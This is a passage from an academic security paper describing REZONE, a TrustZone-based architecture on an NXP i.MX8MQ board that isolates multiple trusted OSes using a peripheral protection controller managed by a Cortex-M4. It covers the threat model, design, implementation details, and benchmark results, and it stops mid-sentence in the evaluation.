Threat model. As for the threat model, the attacker's main goal is to subvert the security properties of zones (i.e., P1-3 shown above in subgoal 1). We assume the adversary has already compromised the trusted OS of a given zone z_i, and aims to escape it (see Figure 2). Running in $S.EL1^i$, the attacker may attempt to access (read/write) external memory addresses outside the z_i's private memory (§2.2). These access requests may target i) the physical address space of the victim at $NS.EL_{1/0}$, EL3, or $S.EL^j_{1/0}$, or ii) the PPC or memory regions used by the ACU. In the first case, the objective is to override the PPC's memory-mapped registers containing the permissions that forbid access to the victim's memory regions. In the second case, the idea is to subvert the ACU's behavior, e.g., causing the ACU to hand over the control of the PPC to the processor core executing the attacker's code. This

would indirectly allow the attacker to disable the PPC's restrictions. The attacker may also leverage the effect of caches to read or write cached memory cells for which S.EL1^i does not currently have permissions.

In this work, we do not consider software attacks exploiting vulnerabilities in the secure monitor or the ACU software. We assume that these components are correct and belong to the system's TCB. The platform's secure boot initializes the system to a known state. We do not consider physical attacks that tamper with hardware, e.g., fault injection. Our solution has the side-effect of providing cache side-channel protection between zones. However, microarchitectural side-channels are out of the scope of our work. Similar to a typical TrustZone deployment, we do not consider denial-of-service (DoS) attacks including those caused, for example, by a malicious trusted OS not relinquishing control to the normal world.

4 Design

Figure 4 represents the architecture of REZONE. Hardware-wise, our system relies on a typical TrustZone-enabled platform. For controlling memory access permissions, in addition to a TZASC controller, REZONE relies on a PPC hardware component. The PPC is dynamically configured to block secure world accesses from the processor based on the processor's bus master ID (MID_0). The PPC can be reconfigured only by a bus master, predefined at bootstrapping time. In REZONE, this bus master is the ACU (MID_1). ACU and processor can communicate with each other efficiently using a message queue (MQ) implemented by a hardware peripheral.

Software-wise, REZONE comprises the *secure monitor* and the *gatekeeper*. The former consists of standard secure monitor software (e.g., implemented by Arm Trusted Firmware) augmented with a REZONE-specific sub-component named *trampoline*. The secure monitor (and trampoline) run on the main processor core and the gatekeeper on the ACU; the PPC protects their private memory regions, which store security-sensitive context information. Taken together, trampoline and gatekeeper manage the execution of zones in the system. They ensure that each zone can access only a private physical memory address space assigned to the zone, and take care of all context-switching tasks involving zone entering and exiting operations. These operations occur when an REE application makes a call to a zone's guest TA (*zone entry*), and the TA returns the results of the call (*zone exit*). REE and zone can share data through a shared memory region. REZONE's software components are shipped with the platform firmware. When the system bootstraps, the firmware configures the memory layout and statically creates one or multiple zones indicating the composition of their respective software stacks, i.e., trusted OS and TAs. Next, we explain our design decisions and how the system works. We refer the reader to Figure 5.




Figure 4: REZONE architecture: Its software components are colored in dark shade and consist of secure monitor (which includes the trampoline) and gatekeeper. Secure monitor runs on the main processor cores; gatekeeper runs on the ACU. REZONE software controls memory accesses via the PPC.

4.1 Memory Partitioning and Permissions

The starting point in REZONE is to partition the physical memory layout into regions, allocating these regions to different protection domains of the system, and specifying regions' memory access permissions accordingly. In doing this, we are primarily concerned about restricting secure world accesses when the processor runs zone code, i.e., S.EL$_{1/0}$. The final memory layout and access permissions are depicted in Figure 5. We progressively explain these regions and permissions, beginning with a vanilla TrustZone-enabled platform, and then extending it with REZONE's protections.

Just like in a typical TrustZone setup, in REZONE, the normal world includes regions for the REE OS (M_{REE}) and shared memory (M_{SH}). The secure world has independent regions for the TEE software. The TZASC is then configured to prevent the normal world software from accessing secure world regions. The first line in the permissions table (see Figure 5) shows how the normal world has only read/write access permissions to normal world memory regions.

Then, we further separate the secure world memory into independent regions for the secure monitor and for each zone *i*, e.g., zone 1 (M_{Z1}). We need to ensure that the secure monitor software (EL3) has full access permissions, but the code running at S.EL$_{1/0}$ is confined to (i) the zone's private memory M_{Z1} and (ii) the REE shared memory for TA calls. To this end, we leverage the PPC to restrict secure world accesses. However, using the PPC for this purpose is not trivial. Given that TrustZone does not mark memory accesses with the privilege level from which they originate (being tagged per world only) the PPC cannot distinguish secure accesses coming from EL3 or from S.EL$_{1/0}$. As a result, PPC's permissions need to be dynamically changed by the monitor when entering a zone (i.e., reprogramming the PPC to remove RW access permissions to M_{REE} and to secure world memory as per line three in




Figure 5: REZONE execution model, memory access permissions, and memory layout: REZONE ensures that the code running inside zone 1 – i.e., at $S.EL_{1/0}$ – can only access zone 1's private memory region (M_{Z1}). This protection is achieved by reconfiguring the PPC to restrict the processor's access permissions when entering zone 1 (steps 3&4), and reverting these configurations when exiting zone 1 (steps 5&6).

the permissions table) and when leaving a zone (i.e., reverting to the permissions in line two of the table).

However, a difficulty arises when exiting a zone. If the S.EL1 code running inside a zone is wholly prevented from accessing the secure monitor memory, this protection will still be in place by the time the zone's trusted OS traps into EL3; consequently, the secure monitor will be blocked by PCC resulting in memory access aborts and a system crash. To solve this problem, we create a dedicated secure memory region containing code and data that are necessary only to facilitate this transition securely. This code is part of the trampoline, which still belongs to the secure monitor because it runs in EL3. We then segregate a region of the trampoline's memory (M_T) from the rest of the secure monitor memory (M_M) because these regions need to be configured with different memory access permissions. M_M is always denied access from $S.EL_{1/0}$. In contrast, M_T is marked read-only by the PPC, therefore, allowing the processor to both execute trampoline code from M_T and load context data also from M_T while still running in S.EL1. The trampoline code will then engage the ACU to remove the PPC memory access restrictions to M_M, thus allowing the secure monitor to freely run at S.EL3 and restore the normal world execution. These reasons justify the PPC permissions in the last two rows of the table in Figure 5.

4.2 Securing the PPC Memory Permissions

To guarantee the enforcement of the memory access permissions as described above, the PPC must be (re)configured exclusively by a trusted component. In REZONE, this component is the gatekeeper/ACU ensemble. We configure the PPC so that only the ACU is authorized to perform this operation. Since the PPC can differentiate requests based on the bus master ID, we program the PPC to accept configuration requests only by a bus master identified with the ACU's MID. Requests originating from other bus masters, e.g., the processor, will be denied. The ACU runs the gatekeeper code and dynamically updates the PPC permissions when entering or leaving a zone by serving the specific requests sent by the trampoline, e.g., to enable M_M RW permissions at zone exits.

REZONE also needs to defend against a potential attack. Processor and ACU communicate via a message queue unit (MQ in Figure 4) which is agnostic to the current exception level of the processor. As a result, an attacker running at S.EL1 in a zone could craft a request to disable the memory access restrictions enforced by the PPC. To thwart this threat, the gatekeeper must foretell that this request is malicious and therefore refuse it. To this end, trampoline in EL3 and gatekeeper share a secret token that is initialized at boot time and copied to their private address space. This token is then used by the trampoline for authenticating PPC reconfiguration requests sent to the gatekeeper. Since the secret token is not accessible at S.EL1, an attacker can no longer spoof legitimate requests, making the system robust against these attacks.

4.3 Preventing Cross-zone Interference

The mechanisms discussed so far secure all memory transactions observed outside the processor cluster according to the permissions matrix in Figure 5. These mechanisms require additional measures to safeguard against potential attacks within the processor itself. We address two concrete concerns.

First, the PPC acts only at the system bus level. Therefore, its memory access protections do not extend to the internal caches of the processor cluster. For this reason, if the caches contain data that a given zone is not authorized to read or write, and the core enters that particular zone, the content will be accessible to that zone, which constitutes a security violation. To prevent these problems, the cache hierarchy of the core executing the zone is flushed by the trampoline.

Second, the PPC cannot differentiate between individual cores within a cluster, because the PPC observes requests as being from a single bus master: the cluster's shared cache. As a result, REZONE's memory restrictions enforced by the PPC are collectively applied across all cores of the same cluster. However, blocking access to the normal world memory when

a core enters a zone will also prevent other co-located cluster cores from accessing normal world memory, which may lead to crashes if they are currently executing REE code. To prevent this problem, upon zone entry, REZONE must halt other co-located cluster cores running in the normal world until the core exits the zone. Despite the non-negligible performance overheads potentially introduced by these measures, our experiments show that these overheads can be tolerated due to the infrequent TEE invocation patterns and short TA execution times inside the secure world (see §6), essentially trading some performance degradation for increased TEE security.

4.4 Zone Entry and Exit Workflows

The protection mechanisms described above act together whenever an REE application invokes a TA hosted in a zone.

A zone entry begins when the normal-world OS issues a request through the invocation of the `smc` instruction (1), causing the execution to be handed over to the secure monitor. If the request needs to be handled by the trusted OS, REZONE will first differentiate to which zone the requests to that particular TA have been statically assigned. Then, it forwards the request to the respective zone, i.e., zone 1 in Figure 5. For this, the secure monitor starts by notifying all other cores in that cluster. The other cores will then enter an idle state. The trampoline first flushes the core's and shared cache content and then continues by issuing a request (2) to the gatekeeper to configure the PPC to block access of the application core. To authenticate the request as coming from the secure monitor processor mode, the gatekeeper expects to receive the secret token, which was handed to the monitor during boot. After a successful reply from the gatekeeper (3), the trampoline will then (4) jump to the trusted OS.

A zone exit occurs once the trusted OS returns execution to the secure monitor (5). At this point, the trampoline issues a new request to the gatekeeper (6) to unblock secure memory accesses from the core. The gatekeeper ensures this by reconfiguring the PPC to disable the zone's protection policies, i.e., granting `RW` for all memory regions. The secure monitor will then (7) resume execution, notify other cluster cores to, finally, return to the normal world context (8) executing under traditional TrustZone restrictions enforced by the TZASC.

5 Implementation

The implementation of REZONE is tightly dependent on the targeted hardware. We used the i.MX 8MQuad Evaluation Kit (EVK), which features an i.MX8MQ SoC by NXP. This SoC is powered by (i) one cluster of four Cortex-A53 application processors (@1.5 GHz) and (ii) one microcontroller, a Cortex-M4 (@266 MHz). The Cortex-A53 cluster has 32KiB level-1 (L1) instruction and data caches per core and a shared 2MiB level-2 (L2) cache. The Cortex-M4 has a 16KiB instruction cache and a 16KiB unified cache.

We use the Cortex-M4 to act as REZONE's ACU, and an SoC-embedded controller named RDC to play the role of PPC. This controller enables fine-grained control of access permissions through the creation of security domains. There are at most four domains, each identified by an ID (DID_i). A domain represents a collection of platform resources (e.g., memory regions, peripherals), and it is tagged with a set of per-resource access permissions (e.g., read/write, read-only). Bus masters, such as the processor cluster, microcontroller, DMA, etc., can be associated with one or multiple domains. A bus master in DID_i can only access a resource if the resource is also associated with the bus master's DID_i, and its access privileges will be determined by the permissions of DID_i.

Based on the security domain scheme provided by this PPC, we use the following insight to implement the memory partitioning and access permissions described in §4.1. Since the PPC is itself a platform resource, we need to reserve a domain (e.g., DID_1) with full read/write permissions to the PPC's registers, and associate the ACU as the single bus master to DID_1. Doing that, we guarantee no other bus master in the system will be able to tamper with PPC's security permissions. If DID_1 can be specified on the system prior to any tampering from an adversary, we ensure that the ACU remains in full and exclusive control of the PPC. To achieve this, we can rely on the secure boot to run a customized initialization routine (i.e., gatekeeper code) that will fully initialize the ACU before starting the zones' trusted OSes.

Our implementation configures two security domains when booting the system: DID_0, and DID_1. DID_0 contains all memory (and other) resources exposed to the cluster. DID_1 mainly contains the PPC and the gatekeeper's private memory region. The processor is associated with DID_0, and the ACU to DID_1. As a result, only the ACU can reconfigure the PPC as per the access permission matrix depicted in Figure 5 (last two rows). In the i.MX 8M family, Cortex-A clusters are assigned a unique master ID. This means that DID_0's permissions apply indistinguishably to every Cortex-A53 core of the cluster.

We need to establish a secure channel between the cluster and ACU. Upon zone entry/exit events, they exchange message requests (reconfiguration) via the platform's MQ (see Figure 4). In the i.MX8MQ SoC, the MQ is composed of MU_A and MU_B. The PPC is configured to assign MU_A exclusively to DID_0, and MU_B to DID_1, ensuring that only the processor and ACU can communicate with each other through the local MU interfaces. To authenticate the requests sent by the processor, trampoline and gatekeeper share a secret token. To preserve the secrecy of the token, the trampoline stores it in the `TPIDR_EL3` 64-bit register, which is exclusively available to EL3 code (not even S.EL1 code can read this register) leaving the attacker a 1 in 2^{64} chance of guessing its value correctly. The token is randomly generated at boot time.

Given that the ACU runs at a clock speed 5.6× slower than the cluster, we implemented an optimization to offload workload from the gatekeeper (ACU) to the trampoline (cluster).

We observed that the reconfiguration of the PPC's permissions DDI_0 resources become slower as the number of resources grows. To shift most work to the trampoline, the gatekeeper temporarily associates the PPC to DDI_0, allowing the trampoline to update PPC's permissions on the gatekeeper's behalf. Once finished, gatekeeper removes PPC from DDI_0, reacquiring its former condition of sole guardian of the PPC.

5.1 Cross-core Synchronization

While one core is in a zone (secure world), the PPC blocks access from the whole cluster to several memory regions (e.g., normal world memory). Thus, specific actions need to be taken into account to prevent other cores from hanging and crashing. Below are the instances where such scenarios might occur (for the sake of simplicity we consider only two cores):

1. Two cores c_1 and c_2 execute secure monitor code at EL3, and c_1 issues a zone entry, requesting a shift to S.EL1 while c_2 still runs at EL3. This can be a problem because if c_1's request is attended without proper synchronization, c_2 will not be able to keep accessing monitor memory.

2. One core (c_1) is executing the trusted OS at S.EL1 while another (c_2) is sleeping. Meanwhile, the sleeping core c_2 awakens into monitor code (e.g. due to an interrupt). Again this is a problem because c_2 will not be able to access monitor memory while c_1 executes the trusted OS.

3. Two cores c_1 and c_2 are executing normal world code, and c_2 requires a service from a TA hosted inside a zone. This is a problem because, when c_2 enters the zone, c_1 will be denied access to normal world memory.

We solve this problem by synchronizing the cores using spin locks and IPI interrupts. To address scenario 1, the monitor tracks which cores are currently executing the secure monitor. If a core intends to enter a zone, they all wait on a barrier when leaving EL3. At that point, c_2 sits on a spin lock while c_1 is allowed to jump into the trusted OS. Once c_1 concludes the zone call and returns to EL3, c_2 can continue. We solve scenario 2 by waking the core c_2 into a trampoline's read-only memory region (not-writable by the running trusted OS) and waiting for the trusted OS in c_1 to cease execution by using a spin lock (`rz_lock`). To solve scenario 3, we use an IPI interrupt and a spin lock (`rz_lock`). First, when c_1 issues a request from normal world to enter a zone, it traps into the monitor (EL3) where it fires an IPI interrupt and grabs the `rz_lock`. The goal of this interrupt is to notify other cores (i.e., c_2) that c_1 wishes to enter a zone. Core c_2 is then interrupted and jumps into trampoline code, an exception handler running in EL3, where it unlocks c_1 letting it continue to enter the zone; c_2 now waits on the spin lock until c_1 exits the zone, allowing c_2 to resume its execution in the normal world.




Figure 6: Context-switch between EL3-S.EL1 requires microarchitectural maintenance operations (A, B, E). Entering a zone (EL3→S.EL1) requires A, B, C, D and E. Exiting a zone (S.EL1→EL3) requires C, D, E and F.

5.2 Microarchitectural Maintenance

Triggered by a zone entry/exit event, context switching between EL3-S.EL1 requires the trampoline to coordinate not only cross-core synchronization, but also perform important cleanup tasks (see Figure 6) and PPC reconfiguration operations. We now focus on microarchitectural maintenance that needs to be carried out, and then in §5.3 we describe how the trampoline dynamically reconfigures the PPC.

When entering a zone (EL3→S.EL1), the trampoline running on the core needs to ensure that the trusted OS (after the switch is finished) cannot access resources outside of the zone. After taking all measures to prevent interference from other cores (§5.1), the trampoline needs to invalidate the L1 instruction and data caches and the shared L2 cache (A). Unless this operation is performed, data or instructions left in the cached will be accessible to the trusted OS, thus violating zone isolation. Also, right before jumping into the trusted OS, the trampoline disables SMP coherency. Recall that at this point, all other cores in the cluster are suspended. Each core has data and instruction in its own L1 caches. With SMP coherency enabled, a request to access cached data would cause the coherency protocol to fetch the data from another core's L1, resulting in a cache hit; thus, data could be accessed by the present core, violating the zone's isolation properties.

In addition to cache maintenance, when switching between the trusted OSes of different zones, the trampoline needs to perform TLB maintenance (i.e., TLB invalidation) for the current core (B). The main reason is not due to concerns about violation of zone isolation, as this is already enforced by the PPC by setting each zone's memory region to be private. However, given that (i) the TLB for S.EL1 is shared by the trusted OSes of active zones, and (ii) the TLB has no way to tell which of the cached page table entries belong to each zone (unless a TLB invalidation is performed), a TLB lookup by the trusted OS could translate into a physical address that

belongs to another zone, thus causing unexpected faults. As an optimization, we perform TLB maintenance only when switching between different trusted OSes, and it does not affect TLB entries of the REE OS. With all microarchitectural maintenance done, the trampoline will restore the general-purpose register state and exit to the trusted OS.

5.3 Dynamic PPC Reconfiguration

At the center of the context switch operation between EL3-S.EL1 is the dynamic configuration of PPC's memory access permissions. PPC reconfiguration guarantees that the trusted OS cannot access resources unless they are attributed to its zone. Specifically, the trampoline reconfigures the PPC to prevent S.EL1 code running inside a zone from accessing resources belonging to normal world, monitor, and other zones.

The reconfiguration of PPC's permissions is executed by the trampoline in EL3 after performing micro-architectural maintenance, as doing so before would prevent normal world and monitor memory from being written back to main memory. To perform the reconfiguration, the trampoline must first obtain access to the PPC. This step is achieved by sending a request to the ACU with the secret token to authenticate the trampoline (step C in Figure 6). The ACU will then allow the application cores to access the PPC. At this point, only the trampoline can access the PPC. The trampoline can then perform the necessary PPC configurations (step D) as per the permissions matrix presented in Figure 5. After the PPC reconfiguration is concluded, the trampoline sends another request to the ACU. This time the ACU configures the PPC to prevent any accesses to the PPC by any bus master other than the ACU itself. Once the ACU replies to the trampoline, control can be safely handled over to the trusted OS.

5.4 Handling Exceptions at S.EL1 Exits

In contrast to zone entries, exiting a zone from S.EL1 to EL3 precludes steps A and B (see Figure 6). Flushing caches (A) is not necessary, since we selectively invalidate monitor memory in step F (explained below), thus preventing malicious cache manipulation to gain code execution privileges. TLB maintenance (B) is not required because S.EL1 TLB entries only affect S.EL1. However, we need special precautions in dealing with exceptions from S.EL1. Two problems may arise:

1. TLB-miss: Upon entering the vector table to handle an S.EL1 exception in EL3, if the TLB misses a page table entry that maps to the memory region of the exception handler, then the MMU must perform a page table walk. As the caches have been flushed before entering S.EL1, this operation will trigger an access to main memory to load the page table entry. However, since the EL3 page tables are stored in the secure monitor's memory region, whose access by EL3 code is still blocked by the PPC at this stage (recall only the trampoline memory is marked read-only), the code for handling the exception cannot be loaded and the system will hang.

2. EL3 code injection from S.EL1: From 1) it follows that the code on the EL3 vector table must be marked as read-only by the PPC, allowing also the trusted OS to read the handler code from memory. However, since the vector table code will be cached in the L1/L2 caches, write operations are still permitted to cache lines tagged as secure, as long as they do not reach the main memory (note the PPC acts only at the bus level). An attacker with S.EL1 privileges can use this feature to modify the exception handler code to its advantage, e.g., by modifying the SMC handler, an SMC call can trigger the secure monitor to load malware from the cache.

To solve both problems, we disable the MMU for EL3 code (E in Figure 6). We do this in the last steps of exiting from EL3 to S.EL1 when entering a zone. Note that this measure only applies to the MMU for EL3 code: we do not disable the MMU for S.EL1 code. This solves problem 1, as, from that point on, memory accesses at EL3 will not be subject to MMU translation; thus, no page table accesses are needed, and the exception handler can then be executed. Disabling the MMU will also disable L1 and L2 caches for EL3 address spaces, and this will partially solve problem 2 as the exception handling code will always be fetched from main memory. This memory is protected read-only by the PPC, hence no modifications will be possible; however, this solution does not entirely solve the whole problem. Note that during the switch from EL3 to S.EL1, after flushing all caches, the trampoline still executes with caches enabled. This will inevitably leave some traces of trampoline data and instructions in the caches, which a malicious trusted OS can try to leverage for an attack by modifying them locally while running in S.EL1 as described above. To clean up potentially tampered cache content and avoid these attacks, we invalidate on-cache trampoline-related memory when the exception handler in EL3 is executed on an S.EL1 exit (F in Figure 6). After this cache management operation completes, the exception can be handled securely.

5.5 Software Implementation

The REZONE software is a firmware bundle based on TF-A (v2.0). TF-A implements basic bootstrapping and secure monitor functionality. We modified TF-A to incorporate the trampoline, encompassing 303 and 1220 SLOC of C and assembly code, respectively. We also used the TF-A to bootstrap the gatekeeper. The gatekeeper is implemented as a bare-metal application that runs on the Cortex-M4. It was written in 417 SLOC of C code and packaged with essential drivers to interface with the RDC. The system image was compiled with the GNU Arm toolchain for the A-profile Architecture (v9.2.1) and GNU Arm Embedded Toolchain (v9.3.1).

We also changed the TF-A's context management routines and data structures to support two zones, each running a

trusted OS instance based on OP-TEE (v3.7.0). To run OP-TEE inside a zone, no intrusive modifications were necessary; we have disabled only the support for dynamic shared memory. We create the second OP-TEE instance in a different address space and updated the values of SMC IDs to be uniquely attributed to each OP-TEE instance. We created two full-blown stack builds featuring different REE: one running the Linux kernel (5.4.24) and the second the Android OS (AOSP 10.0). It was not necessary to modify REE code to support REZONE; however, since we added support to run multiple trusted OSes, we added drivers to interface with both of them. We also duplicated the OP-TEE Linux kernel driver and modified the SMC_IDs used to make calls to the second OP-TEE instance. There are two tee-supplicant services, one for each OP-TEE.




Figure 7: REZONE overhead, time, and normalized standard deviation (coefficient of variance) of GlobalPlatform API.

6 Performance Evaluation

We evaluated REZONE using the i.MX8 platform and software described in §5. On the i.MX8 platform, all cores, i.e., the Cortex-A53 APU cluster (4x) and the Cortex-M4, were running. Our performance evaluation covers three vectors:

1. Microbenchmarks. We evaluate the performance overheads at increasing levels of REE-TA interaction. Firstly, we measure the *world switch time*, i.e. the time to transition from normal world to the first instruction of the trusted OS. Secondly, we measure the *round-trip execution time of the GlobalPlatform TEE Client API* (v1.0), i.e., the standard API for an REE application to interact with the TEE. We tested 9 APIs. Lastly, we gauge the *execution time of OP-TEE xtest*, a suite of regression tests provided by OP-TEE to verify the correct implementation of the trusted OS and related APIs. The suite has a total of 95 tests, grouped into nine groups. The suite also has seven benchmarks to assess the performance of cryptographic- and storage-related operations.

2. Real-world applications. We evaluated two TAs: a Bitcoin wallet and a DRM player service. The open-source Bitcoin wallet TA [29] provides services, e.g., for creation and deletion of a master key, access the mnemonic for a master key, sign a transaction, and get the address of the wallet. The DRM player service is implemented with the open-source OP-TEE Clearkey plugin [36] and the media player ExoPlayer [24]. This service approximates to a security level 2 (L2) DRM compatible setup [41], where video content is split into subsamples and decrypted within the TEE, but processed in the normal world. The L2 DRM setup represents the worst-case scenario for performance since the process is split among the two worlds. We measured the (i) execution time for decrypting one subsample for three different resolutions and frame rates and (ii) the time elapsed between decoded content.

3. Impact on REE performance. We used PCMark for Android benchmark (v3.0), which assesses the performance of smartphones by testing everyday activities. The suite consists of five real applications (e.g., web browsing, data and video editing) and it does not invoke secure world functionality. The benchmark provides an overall score (Work 3.0) translating the performance of the whole system into a quantifiable scoring system: a higher score indicating better performance.

Methodology. To measure world switch time, we used the AArch64 generic timer, a 64-bit cycle counter running at 8.33MHz. For the GlobalPlatform API and xtest suite, we used the Linux time API with the CLOCK_REALTIME parameter enabled. For the Bitcoin wallet, we used the Linux time utility. For DRM service, we used (i) the Linux time API for the subsamples decryption and (ii) the Java System.nanoTime for the processing. Excepting world switch measurements, for all other experiments, we compare three system configurations: (i) standard OP-TEE deployment (No RZ); (ii) REZONE deployment (RZ); and (iii) REZONE deployment with no trusted OS preemption from the REE (RZ no IRQ). We collected 1000 samples and present the average of values within the 95^{th} percentile, which removes the effect of occasional Linux interference. For microbenchmarks, we flush the caches at the end of each test. This reduces the hot-cache effect of the previous iteration and approximates a realistic TEE setup.

6.1 Microbenchmarks

We identified two main factors impacting the performance overhead, i.e., (i) the number of trusted OS calls and (ii) the complexity/duration of the operation running in the secure world (mainly the logic of the TA). Workloads encompassing simple TA operations/logic with a higher number of world switches will translate into significant performance overhead. In contrast, workloads encompassing complex TA operations with small number of world switches will translate into negligible performance overhead. Multiple zones support has also a negligible impact on the overall performance of the system.

World switch time. The world switch time increased from an average of 5.7±0.33% to 72.5±1.7% microseconds, i.e., 13×.




Figure 8: Geometric mean of REZONE overhead for xtest. Benchmarks (left) and unit tests (right).

This increase is the cumulative penalty of (i) additional REZONE trampoline and gatekeeper execution time, (ii) cluster-microcontroller requests, (iii) penalty of running a portion of the trampoline with caches disabled, and (iv) time of cache maintenance operations. Despite the high overhead of raw world switches, they often translate into relatively small slowdowns in real-world TEE usage scenarios (see §6.2).

GlobalPlatform API. Figure 7 presents our main results. The geometric mean of the normalized performance overhead for the nine API benchmarks is 2.327×, i.e., a significant decrease compared to the 13× overhead from the world switch. We can observe that the three APIs (i.e., *OpenSession*, *InvokeCommand*, and *CloseSession*) that explicitly call the secure world have a larger penalty, ranging from 2.25× to 4.79×. The *InvokeCommand* and *CloseSession* APIs are the ones that take less time to execute, and thus the ones with the bigger overhead, due to the over-penalty of cache-related operations (see xtest evaluation). Third, from the remaining six APIs, two have almost no penalty. This fact is related to the OP-TEE configuration which disables dynamic shared memory. With this option, *Allocate* and *Register* API implementations are identical. While calling these APIs, there is no switch to the secure world. Therefore, after the execution of *Allocate* and *ReleaseAllocatedSharedMemory*, code and data are already cached for the *Register* and *ReleaseRegisteredSharedMemory* calls. Lastly, we can observe that the system configuration without preemption (RZ No IRQ) slightly decreases the overhead, reducing the geometric mean from 2.327× to 2.325×.

xtest suite. Figure 8 summarizes our results, represented by the geometric mean of all tests for the same group. Unit tests are represented in nine groups on the left, while benchmarks are represented in three groups on the right. A detailed view of the results per test/benchmark can also be found in the supplementary material published online [15]. The group of tests that has a bigger impact is the TEE Internal API and Global Platform API, i.e., 2.97× and 3.40×, respectively. Note that this group of tests are the ones with smaller execution times and simpler secure world operations. On the other hand, tests such as mbed TLS and key derivation perform fewer but longer operations in the secure world. Since the execution time of the operations performed in the secure world is large, the performance overhead is relatively lower when compared to the TEE API groups. To complete, we tested a potential application-level optimization. Specifically, we modified one particular unit test (4007 symmetric) which consists of performing different symmetric encryption schemes (e.g., AES, DES) for incremental key sizes (e.g., 64-, 128-bit). The standard implementation has a total of 3884 secure world calls per run. We modified the implementation to perform all iterations in a single TA call. By simply batching all operations and processing them in a one-time operation, we reduced the number of calls to the secure world to 96 and were able to decrease the performance overhead from 3.65× to 1.09×.

Multiple zones penalty. To assess the performance penalty of supporting multiple zones, we built two specific test cases using xtest. The main difference, implementation-wise, to schedule a different zone, is the extra operation required to invalidate the TLB. Thus, in the first experiment, we measured the execution time of running xtest 4001 on trusted OS_2, while previously running also trusted OS_2. For the second test, we measured the execution time of running xtest 4001 on trusted OS_2, while previously running trusted OS_1. For the former, it takes, on average, 76.3ms to complete. For the latter, it takes, on average, 78.0ms to complete, i.e., a 1.7ms (2.2%) increase.

6.2 Real-world Applications

Our findings suggest that REZONE will not significantly affect the user experience in real-world applications.

In the case of the Bitcoin wallet, the geometric mean of the performance overhead is 1.49× for the vanilla REZONE implementation and 1.46× for a non-preemptible configuration (Figure 9). The most impacted wallet services are related to simple one-time operations. For instance, the absolute exe-

